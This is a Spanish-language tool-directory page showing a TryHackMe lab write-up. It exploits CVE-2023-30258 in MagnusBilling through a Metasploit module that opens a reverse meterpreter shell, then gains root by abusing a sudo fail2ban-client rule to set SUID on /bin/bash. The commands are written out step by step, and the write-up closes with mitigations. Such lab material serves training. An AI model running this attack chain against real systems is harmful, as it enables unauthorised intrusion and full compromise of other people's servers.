
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
THM-MagnusBilling-CVE-2023-30258-Exploit — Guía paso a paso explotando CVE-2023-30258 (MagnusBilling RCE) y escalando privilegios mediante una mala configuración de fail2ban en un laboratorio de TryHackMe. Demuestra enumeración web, explotación con Metasploit y escalada de privilegios en Linux. | Kitploit
Herramientas/GitHubGitHub/cyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit
Escalada de PrivilegiosReconocimientoAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebCTFPruebas de PenetraciónComando y ControlAprendizaje y Educación
Compartir
Labs y Práctica
GitHubcyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit

THM-MagnusBilling-CVE-2023-30258-Exploit

Guía paso a paso explotando CVE-2023-30258 (MagnusBilling RCE) y escalando privilegios mediante una mala configuración de fail2ban en un laboratorio de TryHackMe. Demuestra enumeración web, explotación con Metasploit y escalada de privilegios en Linux.

Ver Repositorio
28hace 3 mesesAún no revisado

THM-MagnusBilling-CVE-2023-30258

⸻

🛡️ MagnusBilling RCE → Root (CVE-2023-30258)

📌 Resumen • Objetivo: 10.145.148.203 • Plataforma: TryHackMe • Vulnerabilidad: CVE-2023-30258 • Acceso: Ejecución Remota de Código (RCE) sin autenticación • Escalada de Privilegios: mala configuración de fail2ban • Acceso Final: Root

⸻

🔍 1. Reconocimiento

Escaneo de Puertos

rustscan -a 10.145.148.203

📊 Puertos Abiertos

Puerto Servicio 22 SSH 80 HTTP 3306 MySQL 5038 Asterisk Screenshot 2026-04-08 at 22 09 15

La presencia de Asterisk sugiere un sistema VoIP/facturación.

⸻

🌐 2. Enumeración Web


Fuzzing de Directorios

ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
-u "http://10.145.148.203/mbilling/FUZZ" -ic -c

📁 Hallazgos: • /archive • /assets • /lib • /tmp • /protected

La ruta /mbilling se identifica como un posible vector de ataque. Screenshot 2026-04-08 at 22 06 08
⸻

🚨 3. Identificación de Vulnerabilidad

CVE-2023-30258

MagnusBilling es vulnerable a: • Ejecución Remota de Código (RCE) sin autenticación • Inyección de Comandos • Compromiso total del sistema

⸻


💣 4. Explotación (Metasploit)

msfconsole

search CVE:2023-30258

use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258

set RHOSTS 10.145.148.203 set LHOST tun0 set LPORT 4444 run Screenshot 2026-04-08 at 22 03 12 Screenshot 2026-04-08 at 22 03 39
⸻

🎯 Resultado

meterpreter session opened

sysinfo

OS: Linux Debian User: asterisk

Screenshot 2026-04-08 at 22 04 03

⸻

🔐 5. Acceso Inicial

shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

whoami

asterisk

⸻

🏁 6. Flag de Usuario

cd /home/magnus cat user.txt

⸻

🔎 7. Escalada de Privilegios


Comprobar sudo

sudo -l

(ALL) NOPASSWD: /usr/bin/fail2ban-client

¡Mala configuración crítica detectada!
Screenshot 2026-04-08 at 22 22 42

⸻

💣 8. Explotando Fail2Ban

Añadir una acción maliciosa

sudo fail2ban-client set mbilling_login addaction evil

sudo fail2ban-client set mbilling_login action evil actionban "chmod +s /bin/bash"

sudo fail2ban-client set mbilling_login banip 127.0.0.1

Screenshot 2026-04-08 at 22 05 14

⸻

🚀 9. Acceso Root

/bin/bash -p

id

euid=0(root)

Inicialmente whoami devolvió asterisk. Usando bash -p se escala a root.

Screenshot 2026-04-08 at 22 05 40

⸻

👑 10. Flag de Root

cat /root/root.txt

⸻

🧠 11. Conclusiones Clave • La explotación de CVE proporcionó un acceso inicial fácil • La enumeración web es crítica (ffuf identificó /mbilling) • Un sudo mal configurado puede llevar al compromiso total del sistema • fail2ban puede ser abusado para la escalada de privilegios

⸻

🛡️ 12. Mitigación • Actualizar MagnusBilling a la última versión • Eliminar NOPASSWD de la configuración de sudo • Restringir el acceso a fail2ban-client • Endurecer aplicaciones web y endpoints

⸻

💀 Conclusión

Esta máquina demuestra una cadena de ataque realista:

RCE Web → Shell → Escalada de Privilegios → Root

Una combinación de vulnerabilidad + mala configuración llevó al compromiso total del sistema.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





